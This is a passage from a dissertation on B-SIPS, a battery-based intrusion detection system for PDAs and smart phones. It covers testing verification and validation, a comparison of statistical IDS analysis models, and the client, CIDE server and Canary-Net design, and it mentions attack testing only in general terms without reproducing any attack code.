CIDE for attack correlation and device profiling. The user can take certain actions provided within B-SIPS that include examining the running process list to turn off unknown or unwanted programs, change the calibration pad to artificially increase the B-SIPS alert threshold, change the reporting rate, recalibrate the system, and search for TCP connections, UDP listening ports, and discoverable Bluetooth devices in range using the B-SIPS client interface. The user can take several independent actions to further protect the small mobile computer such as to start an antivirus package, firewall software, or to temporarily disconnect the system from communicating via Bluetooth and Wi-Fi. An adjunct research thesis would be to identify what actions an autonomous device could take to defend itself, so the B-SIPS concept could be directly extended and applied to drop and forget sensors and their associated sensor networks.

The Bluetooth and Wi-Fi attacks selected come from a variety of sources. These representative attacks are detailed in Section 2.5. Many of the attacks' descriptions are available at *SANS.org* [28], which lists the SANS "Top 20" known vulnerabilities. Most of these vulnerabilities afflict Microsoft Windows OS variants, and several are applicable to the Mobile 5.0 environment as well. Another list of vulnerabilities and threats used by this research effort is available from *Symantec, Inc*. [78]. The above lists were useful for identifying attacks that can be used in a Wi-Fi environment. However, listings of Bluetooth vulnerabilities are not well-developed, so we investigated the sites *www.trifinite.org*, *www.digitalmunition.com*, *www.freshmeat.net, www.shmoo.com*, and *www.remote-exploit.org* to compile various Bluetooth vulnerabilities. Additionally, these websites provide examples of operational attack code, which we employed in our testing. Lastly, in a meeting with Bruce Potter (the lead Bluetooth investigator at *shmoo.com*) at West Point, NY in June 2006 at the IEEE Information Assurance Workshop, we discussed Bluetooth attacks, emerging attack technologies, and other Bluetooth developments. Since then, we have corresponded and have working copies of BTScanner and Backtrack exploit kit in the security lab. We then refined and built attack scripts, shown in Appendix E – Bluetooth and Blended Attack Bash Scripting, to conduct our attack trace testing.

3.1.10 Present Results

The analysis and analytical results are presented in Chapter 6 that discuss our attack trace testing and matching. Additional results from the measurement of the real-time system are included that address our smart battery drain testing that were further applied to determine the device models that are more susceptible to smart battery exhaustion and timing attacks.

3.1.10.1 Testing Verification

Model verification is the process by which system testing is determined to operate properly. In the case of B-SIPS testing, this included examining the C# code for logic errors, confirming the SYSYEM_POWER_STATUS_EX2 function calls, the ACPI calls, debugging the system, and tuning the DTC threshold adjustment to recalibrate the system. In verifying B-SIPS, we examined the function calls to ensure that the data was being retrieved, which is viewable in the advanced client view as shown in Figure 4-18. With the B-SIPS client connected by Wi-Fi and with the CIDE running, this information can also be viewed by the SA as shown in Figure 4-32. Representative Bluetooth and Wi-Fi attacks were launched against a B-SIPS enabled device to substantiate and thus confirm that the code is responding correctly. In some cases, DTC threshold tuning may be necessary. To fine-tune the threshold, the "Calibrate" setting can be adjusted by increasing the numeric value added to the DTC determined value, which will increase the threshold accordingly. Conversely, by adjusting this setting downward, the threshold will be lowered, which will make the device's B-SIPS tuning more sensitive to instantaneous current changes.

Verifying an anomalous activity as an attack depends on the accuracy of the threshold calibration. According to Ilgun et al., the goal of threshold detection with summary statistics is to record readings of each attack event's occurrences and to detect when the readings exceed the system's threshold within a period of time [79]. Logically, if numerous events that exceed the DTC value are recorded in a reasonable period of time, then this situation is likely to indicate an attack or intrusion of the device. Of concern with anomaly detection systems that employ relatively low thresholds are increased rates of false positive detections, so properly setting the adjustable threshold calibration is of critical importance with B-SIPS. This requires benchmarking to optimize B-SIPS for specific classes of small mobile computers because any significant deviation from the baseline could be interpreted as an intrusion [80]. If the system's threshold pad is set too low, certain user actions and other non-malicious activities could trigger false positive alerts. Conversely, if the threshold calibration is set too high, then attacks and intrusions will go undetected beneath the sensitivity tolerance level of the system [79].

3.1.10.2 Testing Validation

Model validation is the process by which a system model is determined to be adequately representative of the actual system under authentic conditions. In the case of B-SIPS, comparing

testing outputs from measurements of a real-system is a reliable way of determining the validity of the model. With attack trace signature testing, a two-dimensional distance formula is employed to compare attack readings against baseline device trace readings. Comparing the testing results to analytical results is the main method employed to validate the model. Additionally, an expert usability study was conducted to validate the B-SIPS client and CIDE capabilities. The usability study results are presented in Chapter 7.

3.2 Comparison of Analysis Models

The B-SIPS methodology detects instantaneous current changes that exceed the system's DTC in an effort defend mobile device from attack and to preserve battery charge life. When examining analysis models, available parameters and factors as discussed in Sections 3.1.4 and 3.1.5, are considered. As discussed in Section 3.1.3, the appropriate metrics for analyzing an anomaly-based detection system, by use of the .NET CE framework API function calls, ACPI, and SYSTEM_POWER_STATUS_EX2 constructs, combine device energy usage and the effectiveness of attack detections. Both were objectives of B-SIPS, but they may be in conflict in that less device power usage by the detection system may result in fewer or less effective detections. The selected metrics are then used in statistical models which attempt to identify deviations from an established norm. The models which have been most frequently used include the Operational Model, Average and Standard Deviation Model, the Multivariate Model, the Markovian Model, and the Time Series Model. In comparing various models that are regularly employed to develop IDSs, information about the models was gleaned from Canady's comparative analysis of IDS research [11] and are summarized in Table 3-6.

3.2.1 Operational Model

The Operational Model makes the assumption that an anomaly can be identified through a comparison of an observation with a predefined limit. This model is frequently used in the situations where a specific number of events, (e.g., failed logins), is a direct indication of a probable attack [11]. Unfortunately, it lacks robustness in handling probability spreads or thresholds. With the B-SIPS implementation, the Operational Model would be difficult to apply. Although the DTC algorithm does establish a threshold, this predefined limit changes with our software-defined one second cycle. Additionally, attack detection is not limited to any specific number of events, employing the Operational model to assess the B-SIPS client is not the best

choice. The Operational Model could be beneficial when evaluating the real-time system experiments we employ for identifying developing attack trace signatures. However, this model lacks the necessary robustness for handling the large data sets created by our digital storage oscilloscope and the probability techniques needed to evaluate the test samples, so it is not a good choice for this situation either.

Table 3-6 Comparison of IDS Analysis Models

Model	Advantages	Disadvantages
Operational Model	Supports assumption that an anomaly can be identified through a comparison of an observation with a predefined limit.	Lacks robustness in handing probability thresholds.
Average and Standard Deviation Model	Useful in identifying what is normal for an individual user without relying on a comparison with other users.	Lacks the ability to correlate two or more metrics.
Markovian Model	Useful when the sequence of activities is particularly important.	Analyzes transitions from (and to) each system call and at high computational costs.
Time Series Model	Provides the ability to evolve over time based on the users' activities.	Time to establish profile of users' activities.
Multivariate Model	Permits the identification of potential anomalies where the complexity of the situation requires the comparison of multiple parameters.	Complexity.

3.2.2 Average and Standard Deviation Model

The Average and Standard Deviation Model is based on the traditional statistical determination of the normalcy of an observation based on its position relative to a specified confidence range. This model offers the advantage that it "learns" a user's behavior over time instead of requiring prior knowledge of the user's activities. As a result, the model can establish a foundation for the identification of potential anomalies for each user and identify potential problems from users who consistently behave in a manner which would indicate normally indicate the misuse of system resources [11]. This is particularly useful in identifying what is normal for an individual user without relying on a comparison with other users. The Average and Standard Deviation Model is a reasonable choice for both evaluation of the B-SIPS client, device profiling, and the real-time system attack trace signature testing. The shortfall with this model is that it lacks the ability to correlate two or more metrics. In this situation, it is not a viable model

selection because multiple metrics are needed to properly access the system and the attack trace signatures.

3.2.3 Markovian Model

The Markovian Model is used with the event counter metric to determine the normalcy of a particular event, based on the events which preceded it. The model characterizes each observation as a specific state and utilizes a state transition matrix to determine if the probability of the event is high (normal) based on the preceding events. This model is particularly useful when the sequence of activities is particularly important. This method does not use sequences of events (system calls) within an interval of time (window size); instead, it analyzes transitions from (and to) each system call and at high computational costs [11]. The Markovian Model is best employed for evaluation of transitions between system calls. Although the DTC allows for the system to make adjustments within its detection environment, B-SIPS detection method is not necessarily driven solely by system call transitions which would require characterization of each transition using a state transition matrix. Using the DTC allows B-SIPS to consider the device's states, but then not become locked statically into assessing preceding events. The main drawbacks to using the Markovian Model are its inability to assess events within an interval of time, as B-SIPS does with the DTC, and the model's high computational costs, so it is not the preferred choice for evaluating B-SIPS.

3.2.4 Time Series Model

The Time Series Model attempts to identify anomalies by reviewing the order and time interval of activities on the network. If the probability of the occurrence of an observation is low, then the event is labeled as abnormal. This model provides the ability to evolve over time based on the activities of the users [11]. The Time Series Model has some applicability for evaluating B-SIPS because our system examines events over time, so considering the probability of events with respect to their impact on battery charge life is a reasonable use for the model. However, the order of events is not critical with the B-SIPS approach, so a Time Series Model specific ordering is not a concrete requirement. For example, B-SIPS could potentially detect a fragmented attack. The fragmented packets could cause the system to react and breach its threshold sporadically. By recombining mis-sequenced packets with the CIDE, the fragmented nature of the attack may become more apparent. In our case, the Time Series Model is not the

best choice. The Time Series Model suffers because it takes time to establish profiles of device activity that are not applicable to B-SIPS' designed detection method.

3.2.5 Multivariate Model

The Multivariate Model is built upon the Average and Standard Deviation Model. The difference between these two approaches is that the Multivariate Model is based on a correlation of two or more metrics. This model permits the identification of potential anomalies where the complexity of the situation requires the comparison of multiple parameters [11]. The Multivariate Model allows us to use the strengths of the Average and Standard Deviation Model, and then combine them with the ability to evaluate several metrics. This model's approach is beneficial to evaluating B-SIPS. Its drawback is that it may incur high computation costs when factoring in time variables, such as when we conduct trace capturing for signature development. Another drawback to using this model is that it creates complexity issues because it employs multiple metrics that need to be statistically assessed. After comparing the available models to evaluate IDSs, we opted for the Multivariate Model because of its strengths and that it allows us to fully evaluate the B-SIPS and the CASIMS attack trace signature testing method.

3.2.6 Employment of Available Analysis Models

Various models could be used to assess B-SIPS, such as the Average and Standard Deviation Model, the Operational Model, the Markovian Model, the Time Series Model, and the Multivariate Model. These models were described in Section 3.2 and compared in Table 3-6. The multivariate model combines aspects of both the operational model and average and standard deviation model, so B-SIPS examination fits appropriately into the multivariate model with the chosen metrics. The B-SIPS client uses the DTC algorithm to compare diagnostic instantaneous current readings while accounting for certain known causes of false positive alerts. Successful detections of anomalous activity are found through comparison of the instantaneous current against the dynamic threshold which is a system-adjusted limit that can be used to indicate an attack. This again suggests that the multivariate model is an appropriate match.

With the ongoing B-SIPS research to identify trace signatures of Bluetooth attacks, we can employ statistical methods to compare trace observations of current magnitude (x, y) pairs, using the Average and Standard Deviation Model. Additionally, device baseline profiles of typical Wi-Fi and Bluetooth activity can be captured and assessed. The baseline profiles are relatively

quiet as compared to our initial attack testing, which is described in Section 6.4. In the case of trace signatures, comparison of multiple parameter correlations is used to determine an attack profile representation. The resulting amalgamation of the models provides a viable choice with the Multivariate Model, which allows the combination of several results based on correlations of two or more metrics.

3.3 B-SIPS Approach and Objectives

As described in the comparison of IDS models, statistical analysis involves the comparison of specific events based on a predetermined set of criteria to detect deviations from typical behavior or to identify similarity of events to indicate an attack [11]. Statistical anomaly-based intrusion detection is a complex process. It is difficult to establish complete system profiles of user activities in a changing environment, so determining key information that is representative of the frequency of activities, typical data volume, and user actions can allow for the establishment of a baseline of legitimate activity. In conflict with this premise is that attackers are continually evolving their intrusion tactics, discovering new exploits of systems and software, and those attackers are finding discreet vectors to hide their intrusion attempts. This changing environment causes an ongoing escalation in the battle for defending small mobile computers. A challenge with our system is determining what to monitor. The B-SIPS approach employs the multivariate model to assess critical system functionalities. B-SIPS, using battery constraints, needs to be cost effective (in terms of battery charge life and system resources) in monitoring the features of anomaly-based intrusion detection. An advantage of this approach is that anomaly-based systems can detect some unknown attacks; however, they typically lack the ability to specifically identify the attack type. Rules-based systems use patterns and preset conditions to identify attacks, however, they habitually miss novel or unsignatured attacks. Both types of IDSs suffer from an inability to detect attack scenarios that occur over an extended period of time [11]. B-SIPS evolved into a hybrid of statistical anomaly and rules-based systems by combining the strengths of anomaly detection on the client system and providing a CIDE that attempts to correlate attacks with Snort, a rules-based IDS, in a net-centric environment as described in Section 4.2.3. Separately, we determine attack traces using a digital storage oscilloscope, develop signatures, and attempt to match trace signatures per test device using our LabVIEW scripts to compare with attack traces with our compiled attack signatures. Moreover, we examine smart battery drain characteristics to ascertain device propensity to exhaustion and

timing attacks. Collectively, this combination of intrusion detection capabilities provides an approach that can address noted shortcomings with mobile device abilities to provide the context of lengthy attacks over extended periods. By retaining device reports for SA forensic analysis, depending on the storage resources of the database and the systems ability to report in the net-centric environment, B-SIPS' hybrid approach can improve upon these issues. Lastly, our hybrid approach seeks to minimize false positive reports by dynamic threshold tuning and correlation of other IDS reports, which is further discussed in Section 4.1 and Section 4.2.2, respectively.

3.4 Summary

This chapter described the reasons that led to the selection of our methodology, approach and research objectives. The purpose, goals, and assumptions of this research were introduced and then extended by using Jain's ten-step testing method. Using the selected methodology and approach, we investigated the B-SIPS research objectives according to our phased development plan. Section 3.1 provided an outline for our system's performance evaluation method used throughout this research undertaking. Section 3.2 described viable models for analyzing IDSs. We selected the Multivariate Model, which is built upon the Average and Standard Deviation Model, to examine B-SIPS, because it can be used in the correlation of two or more metrics that are applicable to implementations of hybrid IDSs. Section 3.3 presented our research approach. B-SIPS, through the selection of an appropriate methodology, sought to satisfy our stated research goals and objectives to enhance the state-of-the-art for intrusion detection and to perpetuate a well-defended mobile networking environment.

4 System Design

A powerful idea communicates some of its strength to him who challenges it.
--Marcel Proust

This chapter provides a description of the system design. Section 4.1 describes the B-SIPS design, details of the B-SIPS client interaction with the CIDE server, and the Canary-Net concept. Section 4.2 presents the development environment, impacts on the system, and B-SIPS as a hybrid IDS approach. Section 4.3 introduces the process of threshold determination, the initial and revised DTC flowchart, and then a detailed description of the DTC algorithm's operation. Section 4.4 discusses B-SIPS IDE clients as mobile sensors and their capabilities. Section 4.5 details the functional capabilities of the CIDE server. Section 4.6 provides a CASIMS overview of our implemented battery-based attack signature identification and comparison methods. Section 4.7 presents the resulting B-SIPS architecture and software-based system that evolved from the application of a military model for mobile defensive strategy. Advantages and disadvantages of B-SIPS are further discussed along with the vulnerabilities of the system. Section 4.8 provides a summary.

4.1 B-SIPS Overview

The B-SIPS design is software-based and focuses on providing an early warning capability for the small mobile host. B-SIPS attempts to detect instantaneous current threshold violations in idle and busy states. The idea is that typical instantaneous current usage, while in a particular processor state, can be dynamically determined allowing the system to set an alert threshold accordingly. Device identifying information and smart battery data are transmitted to the CIDE for correlation with Snort reports, device profiling, forensic analysis, system health, and event logging. Excessive activity, above the dynamic threshold, indicates a violation. Repeated

threshold violations are measured and associated with Snort reports for attack correlation. Security specialists consider network attacks against PDAs and smart phones likely, so this system sends activity reports with time, the device IP, Wi-Fi MAC, and Bluetooth address as a means to profile the device and to correlate anomalous activity with Snort IDS reports. This data, combined with threshold violations, smart battery readings, and device specific information is transmitted back to the CIDE for correlation with relevant IDS reports. In the future other IDS, firewall, and router logs can be integrated into the net-centric system. Because B-SIPS runs on low-powered mobile hosts, an essential requirement is that the software must run as a background process and not use a significant amount of device power while in monitoring mode. A challenging aspect of B-SIPS research is to differentiate proper versus illegitimate device battery usage as shown in Figure 4-1.




Figure 4-1 The Relationship Between Legitimate and Intrusion Battery Usage

In the initialization and monitoring phase, battery temperature is assessed and compared to the specified operating range for the battery type [81]. This phase of detection is accomplished by the battery sensing module, which is the upper part of the entire system that is illustrated in Figure 4-2. Depending on the device's battery state, a dynamic current threshold is established. Activity is monitored and transmitted in conjunction with the battery discharge rate. Once B-SIPS detects a potential attack in terms of a threshold violation, active logging is employed to quickly track the device's anomalous instantaneous current activity. Independently using B-SIPS, the user can examine the device connections that provided unexpected network traffic. These actions provide the user with an alert to take precautionary actions such as stopping an unfamiliar process, starting an antivirus package, or disconnecting from the network temporarily. Additionally, B-SIPS incorporates an automatic disconnect for Wi-Fi and Bluetooth after 60 seconds of continuous attack that causes a threshold breach, if the user does not take action. In

later phases, the threshold breach, device and smart battery data reports take on greater importance, since that data can be used to identify the attack type with Snort's rules-based IDS and the scope with CIDE to support event forensic analysis and device profiling.




Figure 4-2 B-SIPS Client Flowchart and Design Model

The monitoring process begins the attack characterization method that is used upstream by the CIDE to assess the scope of the attack, shown in Figure 4-3, and by the security administrator

to identify malicious system-wide activity and to begin active intrusion protection measures. Our idea is that CIDE pulls Snort reports from the online database and attempts to correlate various attack reports within a 60 second time period while alerting the security administrator of the problem. CIDE attempts to correlate the attack by time and mobile device IP address and then give an indication of the increasing level of attack correlation assurance as "Plausible", "Likely", or "Confirmed".




Figure 4-3 CIDE Flowchart and Design Model

Plausible is when Snort reports are not correlated with the B-SIPS reported attack; *Likely* is when Snort reports were correlated with the attack, but the destination IP address did not match any B-SIPS reports; and *Confirmed* is when Snort reports were correlated with the attack within the timeframe and the destination IP address of both B-SIPS and Snort reports matched. This is a strong indication of possible malicious activity, unexpected network traffic, or system configuration problems. An important aspect of B-SIPS hybrid detection capability is that it may register a plausible attack that is not correlated, but this should not be discounted. This detection could indicate that a new or unsignatured attack is ongoing against B-SIPS devices.

Because B-SIPS uses battery constraints and current thresholds to trigger device alerts in idle and busy states, the generation of false positives and false negatives is of great concern. Any intrusions that are missed are labeled false negatives. When normal data activities are misidentified as attacks, they are labeled false positives. The system employs correlation to minimize false negatives and false positives. B-SIPS attempts to further minimize both false positives and false negatives through dynamic threshold tuning and by capturing events and pairing that information with device and smart battery data. This information is transmitted to the CIDE and used in device profiling to indicate if the device is operating within its typical range. In a perfect system, an IDS minimizes damage of true positives and performance impacts of false positives. Although unlikely, an attacker with B-SIPS knowledge could potentially trigger a long series of false negatives to intentionally cause battery exhaustion on the device.

The last component of B-SIPS is the active intrusion protection shown in the bottom portion of Figure 4-3 whereby the security administrator has external options to consider and invoke to further protect the afflicted devices. Active intrusion protection complements layered defensive approaches and provides notifications and alerts directly to the administrator to bring attention to anomalous activity that occurs on the mobile host. Once alerted by B-SIPS that unusual battery resource depletion activity has occurred, the user, as well as the security administrator, can take appropriate actions to protect the host. These actions range from starting an antivirus package, turning off processes, or running other more robust defensive software. This phase also provides necessary feedback in terms of event correlations that are posted in an online database for further examination by skilled security specialists. The B-SIPS design considers attack, detection, and proliferation issues upfront and attempts to connect the device's threshold data with correlated Snort reports to expedite the administrator's searching and analysis process. However, it is

possible that attacks may exhibit very low current usage and not exceed the DTC on every device.

The Canary-Net concept, shown in Figure 4-4, considers the nature of self-spreading worms, botnets, and attacks that seek to compromise numerous devices in a network. As a scalable aspect of B-SIPS, Canary-Net's goal is to integrate intrusion detection onto small mobile hosts in the network and provide a common methodology for providing additional defensive and alert correlation measures. The idea is that all the mobile devices, termed "canaries" (which represent birds that are very sensitive to changes in the environment), will act as IDS sensors using B-SIPS. If a spreading attack occurs that affects the small mobile hosts, these sensors would provide multiple alerts to the administrator that may otherwise go undetected by conventional detection systems until after irreparable damage has already occurred.




Figure 4-4 Canary-Net Concept

By using the Canary-Net concept, it is possible that those attacks could breach the thresholds of other mobile devices in the network environment and then be detected. This idea employs B-SIPS enabled PDAs and smart phones as sensors within the wireless environment. Many defensive capabilities focus outward at the border. B-SIPS provides an effective strategy for detecting internal network enclave attacks as well as cross domain attacks. Often, attackers will follow the *island hopping campaign* strategy, which they use to grab as many devices as rapidly as possible. Using correlated B-SIPS reports, the SA can quickly determine which devices are under attack, follow the attacker's trail, and then take corrective measures.

4.2 Developmental Environment

B-SIPS research offers a viable model and working system for monitoring instantaneous current demands that directly affect mobile hosts and can be used to detect attacks and other irregular communications activity. Unusual current activity coupled with network traffic monitored by Snort can be correlated amongst mobile devices by CIDE. This monitoring can lead to early warning and subsequent detection of new or previously unsignatured attacks.

The overall design of this system in Figure 4-5 employs a standard client-server relationship. The server engine is the CIDE, while the client that reports to it is called the B-SIPS IDE client. The server performs multiple roles in the B-SIPS implementation by receiving near real-time data from each client, adding the values to the database, providing IDS report correlation, establishing and monitoring mobile device profiles, and providing limited forensic analysis and data mining tools for the stored values.

